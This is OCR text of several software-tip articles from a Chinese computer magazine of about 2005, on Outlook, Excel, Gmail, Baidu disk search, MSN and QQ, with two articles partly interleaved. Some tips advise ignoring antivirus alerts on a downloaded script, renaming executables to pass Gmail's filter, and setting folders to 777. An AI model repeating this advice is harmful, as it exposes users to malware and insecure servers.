具体方法是：选择“工具→选项”菜单，在弹出的选项窗口的“首选参数”页中点击“电子邮件选项”按钮，再在弹出的窗口点击“跟踪选项”按钮，在跟踪选项对话框中勾选“已读回执”和“送达回执”两项（见图8）。

这样设置后，发出的邮件只要被收件人从邮件服务器中取下或阅读，都会相应地返回回执邮件，而不管对方是否设置了自动回复功能。

5.群发短信

为确保会议圆满成功，一些重要人物无论如何不能缺席，而这些人通常很忙，有时连上网时间也没有，邀请邮件不一定能收到。而收到邮件的，也可能因忙昏了头将此事忘在脑后，所以在会议前一天或当天，一定要用电话确认或提醒一次。由于人数众多，挨个打电话太麻烦，因此小玉决定使用Office 2003的手机短信群发功能。

小提示

使用 Office 2003 短信服务，需要特定的账号和密码。即使已经获得新浪其他服务的密码，你仍然需要申请新浪提供的针对 Microsoft Office 2003 短信服务的特定账号和密码。可以选择下列注册方式：

移动用户需发送短信 PW 到 8888

联通用户需发送短信 PW 到 9888

新浪短信服务的收费标准是:0.1 元 / 条。

软件下载地址是:http://www.microsoft.com/downloads/details.aspx?FamilyID=be44f4c4-0a10-429b-8b2f-9eb784e20439&DisplayLang=zh-cn

Office 2003 短信服务加载项安装好后，Outlook 工具栏就多了"转发为短信"和"新短信"两项。点击"新短信"按钮，弹出发送短信窗口，在"接受方手机"框中输入与会人员手机号，手机号之间用逗号或分号隔开。在"发送方手机号"框中输入自己的手机号，并在"密码"框中输入在新浪短信频道注册时设置的密码，在"编辑区"中输入短信内容(见图 9)。设置完成后，点击"发送"按钮将短信群发出去。



图 9

至此，Outlook 2003 的会务之旅总算告一段落了。

小提示

打印邀请函你需要注意什么

一般邀请函只需要被邀请者看清内容，不用太花哨，因此在打印邀请函时，可选节约墨粉模式。以惠普激光打印机为例，在"打印首选项"的"完成"选项卡中有个"打印质量"选项，选择"节约墨粉"就可以了(见图 10)。



图 10

小玉半个多月的辛苦没白受。发布会那天，该来的都来了，几个重量级的腕儿一个都不少。媒体记者也到得很齐，在闪光灯的频闪中，总裁讲话的声调也比往日洪亮了许多。曲终人散时，总裁叫住小玉，连说了好几个"不错不错"，满意之情溢于言表。看来黎叔的话得改改了："领导很开心，后果很美好。"

CF [YY23]

Office 8 小时

Excel 竟然也能聊天

■ 陈秀峰

很多单位都组建了局域网，虽然有不少能在局域网上聊天的工具，但一来使用不方便，二来不安全(容易被老板发现)。为此，笔者建议大家用 Excel 来聊天。

第一步:打开 Excel 2003，新建一个工作簿文档，取名保存(如"工作记录.xls")。

第二步:执行"工具→共享工作簿"，打开"共享工作簿"对话框(见图 1)，选中"允许多用户同时编辑，同时允许工作簿合并"选项，确定返回。



图 1

第三步:将上述工作簿文档保存在局域网上某台电脑的一个共享文件夹中。

第四步:局域网内用户同时打开上述工作簿，大家约定好输入的单元格位置(如 A 用户在 A 列输入内容、B 列输入时间；B 用户在 C 列输入内容、D 列输入时间……)。

第五步:选定相应的单元格(如 A1)，将聊天内容输入到其中，再选中 B1 单元格，按下"Ctrl+Shift+;"组合键输入系统当前时间。

第六步:单击工具栏上的"保存"按钮，将上述输入内容保存一下，对方只要再按一下"保存"按钮，即可看到上述输入的内容(见图 2)。



图 2

第七步:如果老板来了，只要切换到其他工作表(如 Sheet2)中(可以事先输入一些与工作相关的内容)，即可转换到"工作状态"。既方便又安全!

小提示

提高效率，多人同时录入一个Excel文件

这个应用主要利用了 Excel 的"允许多用户同时编辑，同时允许工作簿合并"功能，在实际工作中，可以用做多人共同录入一个 Excel 表格，Excel 会自动保持信息不断更新。比如：有 A、B、C、D 四个用户分工合作共同完成 2005.xls 文件的录入，首先打开这个文件，并按上面的操作勾选"允许多用户同时编辑，同时允许工作簿合并"，最后点击"文件→另存为"，将其保存在 E 电脑的 D 盘中。接下来四个用户就可以同时在这个文件中录入了。

CF [YY24]

■ 小小　选题推荐:北京　李晓天(奖金100元)

★★★

好用不难学 Gmail 玩得飞起来

本文可以帮你学到

- Gmail 账户想申请多少就申请多少
- Gmail “漏洞”的超级妙用
- 用 Gmail 写 Blog

今年的愚人节正好是 Gmail 一周岁生日，这天 Google 跟 Gmail 用户开了个“玩笑”——打开 Gmail 登录页面(http://www.gmail.com)，你会看到自己拥有的 Gmail 邮箱容量在不停地增加。看着那不断跳跃的数字，用户有些迷茫，究竟它多大是个尽头呢？谁也不知道(至少增加到 2075MB！)(见图1)。不过，Gmail 容量虽然大，但如果你没有做到物尽其用，也只是一个摆设而已。



图1

Gmail 账户，想拿多少请便！

尽管 Gmail 已经问世一年多了，但 Google 至今仍然没有完全开放它的免费申请功能。要获得 Gmail 账户，只能通过有 Gmail 邀请权的用户向你发送邀请。如果你至今还未曾拥有 Gmail 账户，那就用下面两招吧，易如反掌！

招式1:从3月17号开始，Google 已经放宽了 Gmail 申请限制，大家可以直接访问 http://www.google.com，如果你运气不错，将在 Google 主页看到一个“Get Gmail”的链接，直接点击该链接即可注册获得 Gmail 账户。当然，由于账户都是随机发放，这招就看大家的造化了。

招式2:网上已经有很多慷慨的 Gmail 用户自动为大家提供 Gmail 邀请，打开 http://isnoop.net/gmail/，在页面的“Anti-bot key”栏中填写旁边图片中的验证码，并在“Your email”中填写自己的邮箱地址(最好使用 Hotmail 等国外邮箱，不过由于受到攻击，最好暂时不用 Yahoo 信箱申请)，最后单击“Request invite”即可，该方法可谓百发百中(见图2)。如果你拥有 Gmail 邀请，不妨也加入到这些好心人的行列:单击“Send an invite to the gmail invite spooler”，接下来登录你的 Gmail 账户，将邀请发送到 gmail@isnoop.net 即可。




图2

小提示

从今年2月份开始，Google 已经将 Gmail 测试用户的邀请权从此前的不超过6个提高到了50个，这样一来，基本上所有 Gmail 用户都拥有用不完的邀请。大家可以随意发送一封索取邀请的邮件给任意 Gmail 邮箱。只要对方不嫌麻烦，一般都会给你发送邀请。

Gmail “漏洞”的超级妙用

由于 Gmail 账户的用户名可以使用“.”、“+”等特殊字符，而 Gmail 会过滤掉信箱地址中的这些特殊字符，所以网上有人就宣称“如果给 aa.bb@gmail.com 发一封邮件，那么 aabb@gmail.com、a.abb@gmail.com 等邮箱也能够收到这封邮件，这样下去就乱套了……”

实际并非如此，打个比方：如果你申请了一个 aa.bb@gmail.com 的 Gmail 账户，那么 aabb@gmail.com、a.abb@gmail.com 等等账户都已经被你“连锅端”了，别人是无法再注册这些地址的。Gmail 的这个所谓“漏洞”，实际上却为我们的使用带来了无穷的便利。

妙用1:“狡兔三窟”对付垃圾邮件

大家都知道，如果我们在论坛上公布自己的邮箱地址

会招惹垃圾邮件，但有了Gmail的“一变多”邮箱地址，一切就好办多了。在公布自己的邮箱地址时，可以使用a.abb@gmail.com，这样不会影响网友给我们发送正常邮件，如果一旦发现垃圾邮件增多，可以在Gmail中依次选择“Settings→Filters→Create a new filter”设置，将发往该地址的邮件直接转移到Gmail的Spam(垃圾邮件)文件夹中。该功能与Yahoo! Mail的替身邮有异曲同工之妙。

火速链接

Yahoo! Mail的替身邮也是一种邮箱地址的扩展功能，如果要了解它的详情，请参看本刊2005年第6期《送你六招　玩转Web邮箱》一文。

妙用2:让邮件乖乖地分流管理

很多朋友拥有多个邮箱，不同邮箱有不同用途，比如用于工作、私人、订阅电子杂志……这需要记忆很多邮箱名称、用户名和密码。有了Gmail，你就可以放弃以前的邮箱了，取而代之的是类似user+work@gmail.com、user+game@gmail.com等地址，而且可以让发往这些地址的邮件自动被归类到不同的文件夹中，管理起来比以前方便得多。其实现方法为：

第一步:首先依次选择“Settings→Labels”，在“Create a new label”栏填写“work”，单击“Create”按钮(见图3)。




图3

第二步:切换到“Filters”标签，单击“Create a new filter”链接，在“To”栏中填写“user+work@gmail.com”(user代表你的Gmail账户的用户名)，单击“Next Step”按钮，在打开的页面中勾选“Skip the Inbox(Archive it)”和“Apply the label”并在下拉列表中选择“work”，单击“Create Filter”按钮(见图4)。对其他用途的地址做类似的添加工作。

这样一来，你的不同Gmail地址就可以行使不同的功能了。比如，发往user+work@gmail.com的工作邮件被Gmail接收后自动分拣到work文件夹中，而发往user+game@gmail.com的电子杂志则被自动分拣到game文件夹中。




图4

有Foxmail就能收发Gmail

大家可能知道，利用FreePOPS等第三方软件的辅助，我们可以用邮件客户端来收发Gmail。实际上，Google已经在陆续开放Gmail对POP3和SMTP的支持。如果大家在自己Gmail的“Settings”中发现了“Forwarding and POP”链接，那么恭喜你，你可以使用邮件客户端来收发Gmail。

第一步:进入到“Forwarding and POP”页面，勾选“Enable POP for all mail”(如果你只想用邮件客户端接收今后发送到Gmail邮箱的邮件，则选择“Enable POP only for mail that arrives from now on”)，设置完毕单击“Save Changes”按钮(见图5)。



图5

第二步:在邮件客户端中需要进行SSL设置。以Foxmail为例，其SSL端口设置方法为:在你建立的Gmail账户的“账户属性”设置窗口中切换到“邮件服务器”标签，单击“高级”按钮，分别在“SMTP服务器端口”和“POP3服务器端口”中勾选“此服务器要求安全连接(SSL)”，将其端口号分别设置为995.465即可。

小提示

要让Gmail支持客户端收发邮件，必须满足三个条件:其一，Google为你开启了POP3支持;其二，你使用的操作系统为Windows 2000以上版本;其三，你使用的邮件客户端必须支持SSL功能，Foxmail、Outlook、Outlook Express、Dreammail等主流邮件客户端的最新版本都支持该功能。

用Gmail来写Blog

有朋友可能会觉得奇怪，Gmail和Blog根本是八竿子打不着边的两个东东嘛，用Gmail也能写Blog？答案是肯定的，我们可以利用一个叫做Gallina的软件来架设自己的Blog，并通过撰写Gmail邮件的方式来发表Blog。

第一步:Gallina是一个利用Gmail函数库的libgmailer，把Gmail中储存的信息以Blog形式输出的PHP小程序，它能把Gmail邮箱里Inbox中带星号的邮件(也就是该邮件在Gmail中被设置为"Starred")抓取出来生成xml，最后发表到Blog中。首先到http://candyz.idv.tw/gmBlog/download/gallina-0.2c.tar.gz下载其最新的0.2c版本。

第二步:用记事本打开index.php、include\config.php进行编辑，使其符合自己网站的地址以及Gmail用户名和密码，然后将程序用FTP软件上传到支持PHP脚本的网站空间，并设置cache、template、gallina目录为完全读写权限。

小提示

对于cache、template、gallina目录完全读写权限的设置方法，如果你不大明白，请咨询你的Web空间提供商，对于Unix操作系统的Web服务器，则将其文件夹属性设置为777。

第三步:撰写一个包含Blog内容的邮件发送到自己的Gmail邮箱中，将该邮件设置为"Starred"(加星邮件)，这样我们就可以通过类似"http://你的网站/gallina/index.php"的地址来加载邮件为xml文件，只要通过访问类似"http://你的网站/gallina/gallina/index.xml"地址就可以访问自己的Blog了。

Just Do It

可能你会嫌每次撰写Blog都要先发一遍邮件再设置其为"Starred"比较麻烦，其实你可以通过Gmail的"Filter"设置来使撰写的邮件自动发布到Blog上，具体方法前文有所提及，就由大家自行完成吧。

Web邮箱与Gmail玩"联姻"

在使用Gmail之前，很多朋友是Hotmail等邮箱的用户，如何让Gmail与这些邮箱共享联系人名单呢？实际上，Gmail提供了邮件联系人专用CSV格式的导入功能，我们可以轻松将其他邮箱的联系人批量导入到Gmail中，而要将Gmail中的联系人导出为CSV文件则稍微复杂些。

1.将Hotmail等邮箱联系人导入到Gmail

首先在Hotmail或者其他邮箱中将联系人导出为CSV文件，接下来在Gmail中依次选择"Contacts→Import Contacts"链接，并　览选择导出的CSV文件即可。

2.将Gmail联系人导出到其他邮箱

Gmail并没有提供联系人的导出功能(也许Google觉得使用了Gmail就不会再想用别的邮箱了吧^_^)，不过我们也用不着一个个地将邮件地址"搬迁":

第一步:首先到http://www.newhua.com/cfan/200509/js.txt下载一段代码。注意：要用Flashget等下载工具下载，不要直接在　览器中下载，否则会打不开。有些杀毒软件可能会认为是病毒程序，不用理睬，它是安全的。

第二步:在Gmail中进入"Contacts"页面，查看该页面的源代码(点右键选择"查看源文件")，将其中的"<script>D=(top.js&&top.js.init)?function(d){top.js.P(window,d)}:function(){};if(window==top){top.location='/gmail?view=cl&search=contacts&pnl=a&zx=39e5f078b39151d3368274019&fs=1';}</script>"这一段代码（不包括最外侧双引号）替换为下载的代码。

第三步:将源文件保存为一个HTML网页文件，运行该文件，网页会弹出一个安全警告窗口.不必担心，单击"是"确认。这时,可以到C盘根目录中找到一个ContactName.csv文件，将该CSV文件导入到其他邮箱中即可。

看看高手们为Gmail做了什么

Gmail一推出就受到了全世界玩家的追捧，一些高手还为它制作了相当多的小工具，下面列出其中比较经典的：

1.Gmail Notifier：Google推出的邮件提示工具，当你收到新的Gmail，就会在系统托盘处弹出一个提示框，就像MSN的邮件提示一样。不同的是，它还可以显示出邮件标题、发件人和内容摘要。

下载地址：http://toolbar.google.com/gmail-helper/

2.Gmail Drive shell extension：Gmail邮箱空间高达2GB，如何用好它是个问题。Gmail Drive会在"我的电脑"中建立一个虚拟的驱动器，这样，当你在这个虚拟驱动器中建立一个新文件的时候，Gmail Drive会自动发送一封邮件到你的信箱中，而这个文件就是邮件的附件。这样，就相当于将文件上传到你的Gmail账户中，使用起来相当方便。

下载地址：http://www.viksoe.dk/code/Gmail.htm

3.Gmail Todo：如果你经常使用Gmail，把你的日程安排加到Gmail中是个不错的主意。

下载地址：http://gmtodo.sourceforge.net/

4.G-Mailto：当你在网上看到一些邮件链接的时候，想不想直接点击它就能用Gmail打开？G-Mailto可以帮你这个忙，即使你还没有登录Gmail，它仍然可你帮你先登录，然后再写信。扔掉OE吧，Gmail彻底接管邮件系统！

http://www.rabidsquirrel.net/G-Mailto/

一句话一个小技巧

如果你仔细研究过Gmail的Help（帮助）网页，会发

现蕴藏在Gmail中的有用技巧实在太多了。下面笔者结合自己的经验，给大家带来一些经验之谈。看完它们，相信你对Gmail的使用会有新的认识，而且会跟笔者一样觉得:如果把Gmail跟其他邮箱相比，实在有些贬低它的身价^_^。

1 使用Gmail收发一些中文邮件可能会遇到乱码的问题，可以有两种解决办法:其一，使用邮件客户端来接收Gmail邮件;其二，在Gmail中进入邮件正文页面后，单击“More options→Show original”链接，这时候在新打开的页面中我们就可以正确查看该邮件的正文了。

2 依次进入“Settings→General”页面，在“Keyboard shortcuts”栏选择“Keyboard shortcuts on”后，可以通过快捷键来控制Gmail，比如按下“C”则是撰写新邮件，按下“/”键将光标焦点定位到邮件搜索栏，按下“R”键是回复邮件，按下“!”键则是将该邮件设置为垃圾邮件。更多的快捷键请参考:http://gmail.google.com/support/bin/answer.py?ctx=gmail&answer=6594。

3 打开http://www.nhacks.com/email/，在“Enter your e-mail address”栏中输入你的Gmail账户名，单击“Generate”可以生成一个以你的Gmail地址制作的图片，大家在自己的网站或者论坛中将该地址贴出来，可以避免垃圾邮件发送者扫描到该地址(见图6)。

4 如果Gmail长达9个月不登录使用，Google将会中止你的账号。

5 在Gmail中撰写邮件，地址栏中用户无需填写E-mail的全部，如果要联系的人的E-mail在你的通讯录中，只需




图6

要打入他的姓名就可以了，Gmail会帮我们自动补全地址。

6 如果你在使用Gmail的过程中遇到“Oops...”错误提示，那么请在你的IE属性设置窗口中切换到“高级”标签，勾选“安全”栏中的“使用TLS 1.0”，并使用https://www.gmail.com访问登录Gmail即可。

7 Gmail对附件格式有限制，EXE、PHP、ZIP(包含可执行文件)、RAR(包含可执行文件)等格式的附件都禁止使用，发送、接收这类邮件都会失败。如果要发送这类附件，可以将文件扩展名改一下，然后再发就可以了(别忘了通知收信人改回扩展名)。

CF [YY25]

你百度了硬盘没有?

■ 丁丁

，今天你听歌了吗？相信大家都喜欢听MP3吧？今天我要给大家介绍一款非常不错的工具。先来说说它的一些基本特点，它可以在你浩如烟海的硬盘里很轻松地找到你想要的MP3歌曲，也可以很容易地找到你和同学的聊天记录。当然，找一些文章和图片也不在话下。更主要的是，它不仅仅可以借助歌名、人名来搜索，还可以根据歌词(哪怕只有一句)就搞定，我觉得就像是模糊搜索一样，非常简单实用。这个工具就是百度的硬盘搜索。

首先登录http://disk.baidu.com/，去下载一个百度硬盘搜索，安装非常简单，一路“下一步”就可以搞定。安装完成之后，接下来的时间是先让百度硬盘搜索索引你的硬盘，为了能够让它索引得快一些，暂时不要动电脑，很快它就可以把你的硬盘索引完。

索引完了，点出百度硬盘搜索的界面，和百度的网络搜索界面是一样的，很有亲切感啊，毕竟大家都知道使用百度是非常时　的事情了。先搜一首歌试试，输入“庞龙”，点击“硬盘搜索”，“两只蝴蝶”跃然而出，非常快捷。不错吧？你是不是觉得这没什么，别着急，还有精彩的。你输入“你慢慢飞”，你看你搜到了什么？当然，前提是你的硬盘上要有歌词　。当然，你也可以输入歌名查找，只要你记得什么，就输入什么，怎么方便怎么来吧。

到底自己的硬盘里有多少首歌曲？是不是你也不太清楚？如今有了百度的硬盘搜索，一切都尽在掌握。只要索引建立了，你就可以很轻松地查看到。右击任务栏上的图标，在弹出的菜单中选择“状态”命令，在打开的网页中即可查看百度硬盘搜索的状态，我们能很清楚地看到建立索引的时间以及相关类型文件的数量。

当然，除了搜索MP3之后，还可以很方便地搜索到MSN 聊天记录，这可是神奇的地方了。如此强大、快速的搜索工具，你一定会害怕别人利用它到自己的电脑中查找重要的资料吧，因为借助百度硬盘搜索，对方只需极短的时间就可以找出它们的藏身之地了。如果不小心自己和哪个GG的聊天记录让谁搜索到了，岂不是大煞风景啊！不过，你也不用着急，你的隐私毕竟是隐私，百度是不会让它轻易地为旁人所偷窥的，百度硬盘搜索给我们添加了一个“安全锁”。右击任务栏上的图标，在弹出的菜单中选择“使用密码”菜单中的“创建”命令，在打开的窗口中你只需按照要求输入访问的口令和密码提示，并单击“创建密码”按钮即可成功将“百度硬盘搜索”加锁保护。

一切都交给百度硬盘搜索，你就坐等着它把一切搜索结果都陈列到你面前吧。就这么简单，就这么想你所想，这就是百度硬盘搜索吸引人的地方所在。百度现在还开通了读者信箱，可以发送邮件到dnahz@baidu.com，获得更多的使用咨询。

MSN Messenger7.0 出正式版了，怎么让它更好玩？

新的 MSN Messenger 我还要你更个性！

★★

■ 北京 ABC

CustoMess 免费送送送

当你在聊天窗口中按下表情、动漫传情等按钮后，会有一些内置的表情和漫画。但是，这些内容显然有限，不能满足我们的需要。其实，在此之前，国外一个以 MSN Messenger为主题的网站——http://www.mess.be已经推出了免费更新 MSN Messenger 表情、背景、头像、字体等的软件，它就是今天的主角 CustoMess。

CustoMess 小档案

- 软件版本:RC2　　软件大小:129KB
- 软件性质:免费软件　　适用平台:Windows 9x/Me/2000/XP
- 下载地址:http://www.newhua.com/cfan/200509/customess.zip

安装并启动 CustoMess，从界面上看（见图1），软件使用非常简单，左侧是类别，右侧是类别具体内容，如果喜欢某个表情、背景、头像等，可直接在右侧单击其图标，这时会出现"Do you wish to install this package"（你想安装这个数据包吗？），单击"Yes"按钮后会弹出"下载 MSN Messenger 内容"的安装进度条。



图 1

这个大宝藏不能不挖

http://www.mess.be/ 还蕴藏着无数好东东，下面就为大家挖掘一些出来：

1.**头像大集合**：http://msn.mess.be/categories.php?cat_id=2

2.**表情大集合**：http://msn.mess.be/categories.php?cat_id=3

3.**皮肤大集合**：http://www.mess.be/pafiledb/pafiledb.php?action=category&id=15

4.**用表情符号组合文字**：http://www.mess.be/msn-emoticons/index.php?act=Question&id=1&orderby=q_id&order=ASC&limit=25（光标移动到"Click to copy "会显示结果图形，按下后则会复制到剪贴板中，在 MSN Messenger 聊天窗口中粘贴即可）。如果你更喜欢自己创作，可以打开http://www.mess.be/_emote/FillColliNsClUbiScOol.html进行创作（见图2）。



图 2

5.**名字也要 COOL**：http://www.mess.be/inickascii.htm（可以让你轻松用 ASCII 码组成漂亮的名字）

当然，这个网站还有极多宝藏，我们无法一一介绍，如果你在挖掘过程中有了新发现，别忘了发给我们（net@cfan.com.cn），让我们和 40 万读者共享。

MSN Messenger 7.0 新功能快快看

MSN Messenger 7.0正式版已经推出了，增加了不少新功能，比如Winks（动漫传情）、拖放背景（将图片拖到聊天窗口即可替换背景）、显示当前正在欣赏的音乐等，这里介绍几个比较有特色的功能。

★**登录前设置自身状态**

以前，登录MSN的默认状态总是显示自己上线。可能有的朋友不希望这样，想先上去看看谁在。MSN 7.0支持这项功能，只要在"工具→选项→常规"中取消自动登录的选项，登录前就可以在登录界面中选择登录时的状态，选择"显示为脱机"就行了。

★**显示当前正在欣赏的音乐**

在"工具→选项→个人信息"下面选中"在个人消息中显示Windows Media Player正在播放的歌曲信息"，"确定"之后，用Windows Media Player播放音乐，你的好友就会在你的名字后面看到你播放的歌曲了，很有创意的功能吧。

★**MSN 新补丁来了**

新版本的MSN刚一推出，就已经有人推出了专门的补丁程序，可以用来删除MSN logo、Messenger标题、搜索栏、广告等不需要的信息，并支持多账户功能。下载地址：http://www.newhua.com/cfan/200509/a-patch.zip

★**显示每个人的头像**

进入"工具→选项→常规"，勾选"在主窗口中显示联系人的显示图片"，并选择"大缩略图"，这样在好友列表中就能看到对方选择的图像了。

CF [YY26]

轻松做主编　快乐办份E杂志

★★★

■ ABC

如今在网络中你可以轻松地将自己创作的或是喜欢的信息传播给地球上千千万万的人，比如:建个人主页、搭FTP、办论坛、开博客等，但许多朋友忽视了另一种流行已久的网络传播方式——邮件列表，也有人叫它电子杂志。它和博客一样，任何人都能轻松做到，甚至不需要一点网页制作基础。虽然这两年邮件列表在国内有些热潮退去，但看看国外，你会发现许多人依然在操作着自己的邮件列表，甚至还有人通过它赚到了不少钱。下面我们来和大家一起学习一下如何创办你的第一本电子杂志。

注册为希网高级用户

第一步:目前国内比较好的邮件列表服务提供商之一是希网网络(http://www.cn99.com)，登录其网站，首先在左侧上方单击“新用户注册”链接进行用户注册。

第二步:因为要创办邮件列表，所以在“新用户注册”页面中选中下方的“我还需要创建邮件列表”，这样会出现一个非常详尽的高级用户注册页面，你在这里注册提供的邮箱必须是电信、政府网、教育网的非免费E-mail，否则将不能通过验证。其中标有“***”的项目是必须填写的。

第三步:填写完成后，经过希网验证通过，你会收到一封“希网邮件列表用户确认信”，单击其中的“我要确认”按钮即可完成注册。现在你可以马上创建自己的电子杂志了。

创办你的杂志

第一步:打开希网网站，并使用注册的用户名和密码登录，接着单击页面右上方的“创办”链接，然后在打开的页面中单击“创建新的列表”按钮。

第二步:在出现的“创建邮件列表”页面中根据提示输入必要的信息，比如:名称(相当于你杂志的名字，所以一定要吸引人，否则很难吸引别人的注意)、类型、列表介绍(很重要，写得好才能吸引更多人来订阅)、发行周期等，其中“订阅方式”有三个选择，在初期建议选择“公开”。如果你不明白某个选项，则可单击后面的“Help”链接查看具体说明。表格填写完成后单击“确定”即可(见图1)。

第三步:你可以在登录后选择左侧的“用户管理中心→我创办的邮件列表”，选中右侧创建的邮件列表项，然后单击“管理选中的列表”，这样在左侧会出现“邮件列表功能”，单击其中的“在线发信”可发送你的邮件列表。不过，这种方法既不简单，制作出来的列表也不个性化，所以推荐使用希网提供的客户端软件——“希网电子杂志编辑系统”(下载地址:http://www.cn99.com/listedit/listedit.zip)。



图1

第四步:下载并安装“希网电子杂志编辑系统”，启动后你会发现其中已经内置了一些列表示例，如果你对网页制作一窍不通，则可直接利用某个示例修改为自己邮件列表的模板。首先右击“邮件列表项目管理器”，在弹出菜单中选择“创建电子刊物组”，接着将其命名为你前面申请时填写的名称，比如:电脑操作秘技偷偷报。这样会弹出“组属性”窗口，一般只需按照第二步填写的内容完成“列表代码”、“列表”密码即可(见图2)。



图2

第五步:关闭“希网电子杂志编辑系统”，然后进入其安装目录(一般为“C:\Program Files\cn99\ListEdit\data\projects”)，在这里有所有邮件列表的数据文件夹，如果你比较喜欢“报刊文摘”样式，则可进入“报刊文摘-示例”文件夹，将其中除default.ini、default.usr外的文件复制到你的邮件列表文件夹，比如“电脑操作秘技偷偷报”。

第六步:用网页编辑软件(推荐使用FrontPage)打开刚才复

新QQ新功能初体验

★★

■ Softer　选题推荐：天津　赵凡（奖金50元）

QQ新版本2005 Beta1于近日发布，笔者于第一时间测试了QQ新版本的新功能，感觉本次新版本改动不小（下载地址：http://im.qq.com/qq/mo.shtml?/download/qqdl.shtml）！

XP风格的新界面

登录后第一感觉就是界面清新了很多（见图1），整体布局就好像Windows XP下的开始菜单一样。另外，好友个性签名已经被虚化，这样就不容易将好友的　称与签名弄混淆了。

在好友布局和排序方面，腾讯QQ还为好友列表中的头像提供了多种布局方式，比如将显示的大头像居左或居中排列，好友排序上可也不是一成不变的了，在"排序显示"上选择按首字母还是按身份标识排序（见图2）。所谓身份标识，就是指会员靠前排列的方式。注意：要显示图2中的菜单，需要在头像和边框之间的位置点鼠标右键，否则不会出现图2中的菜单。



图1



图2

制过来的Default.htm文件进行修改，比如：将页面最上方报刊文摘的图片替换成你制作的图片，或者直接删除它改成文字。右击"各期报刊"并选择"超级链接属性"，在弹出窗口中将"地址"最后的"listname=bkwz"改为"listname=列表代码"（比如：listname=flp2005）。而"《报刊文摘》主页"、"更多新闻"则可用同样方便将地址改为你的网站URL（见图3）。



图3

第七步：打开"希网电子杂志编辑系统"，右击你的邮件列表项（比如：电脑操作密技偷偷报）并选择"新建文章"，接着在右侧的"数据"选项卡中按Ctrl＋A组合键打开"编辑文章列表"窗口，然后你就可以开始输入邮件列表的第一篇文章了（请尝试在其中加入图片、链接、修改文字属性等）。完成输入后先按下工具栏的"保存文章"按钮进行保存。接着进入"预览"选项卡查看，没有问题则可回到"数据"选项卡继续按Ctrl＋A组合键输入新的文章。



图4

第八步：所有文章输入完成并预览无误后，就可以将你的邮件列表发送给订阅用户了。单击工具栏中的"发送文章"按钮会打开如图4所示的窗口，在其中输入文章标题、检验密码后单击"开始发送"按钮即可完成发送（见图4）。现在打开"http://www.cn99.com/cgi-bin/getlsts?listname=列表代码"即可查看到你的邮件列表了。

小提示

前期你可能1个订阅读者都没有，不要担心，因为许多人会通过希网主页看到你已经发布的邮件列表并进行订阅的。当然如果你已经拥有了一些邮件地址，也可以按照上面第三步进入"邮件列表功能→批量订阅"将邮件地址添加到你的订阅名单中。如果你有自己的网站，则可进入"邮件列表功能→获取订阅代码"，然后将生成的代码添加到网站的首页。这个代码也能用在论坛中的签名、邮件等，总之不要忘记任何一个宣传和订阅的机会。当然，要想自己的订阅读者多，邮件列表内容才是最关键的！

CF [YY27]

个人资料还是QQ身份证?

以往的QQ个人资料显示都不是很全，需要在一个一个标签中切换进行查看，新版本的QQ提供了一个叫做QQ身份证的功能，可以在一个界面里查看到几乎所有个人相关信息(见图3)。



图3

> **小提示**
>
> 安装新版QQ后会在桌面生成一个QQ音乐的图标，双击启动后就进入了QQ Music界面。这就是一个免费的播放器，我们可以播放本地歌曲或花QQ币从网络上试听最新的歌曲。同时这个播放器也被集成在QQ主界面下方，而QQ搜索也被集成到了主界面中，还能通过动态龙虎榜查看最热门的搜索关键字。

QQ通讯录——呼朋唤友好帮手

新版QQ提供了一个通讯录的功能，在主面板"我的好友"下方。它允许我们将QQ好友、Outlook联系人等地址信息批量导入到此(见图4)。这样，通讯录真正实现随身带，我们就可以在不开启其他工具的前提下，轻松给朋友发邮件、发短信了。

> **小提示**
>
> 为了保证隐私不被泄露，通讯录提供了单独设置密码功能，并且对本地数据与网络传输实现了加密。按照腾讯所说，今后我们只要拥有QQ通讯录就可以随时通过QQ、短信和电子邮件与朋友联系，不必再担心手机或者电话簿丢失了。



图4

七嘴八舌侃大山

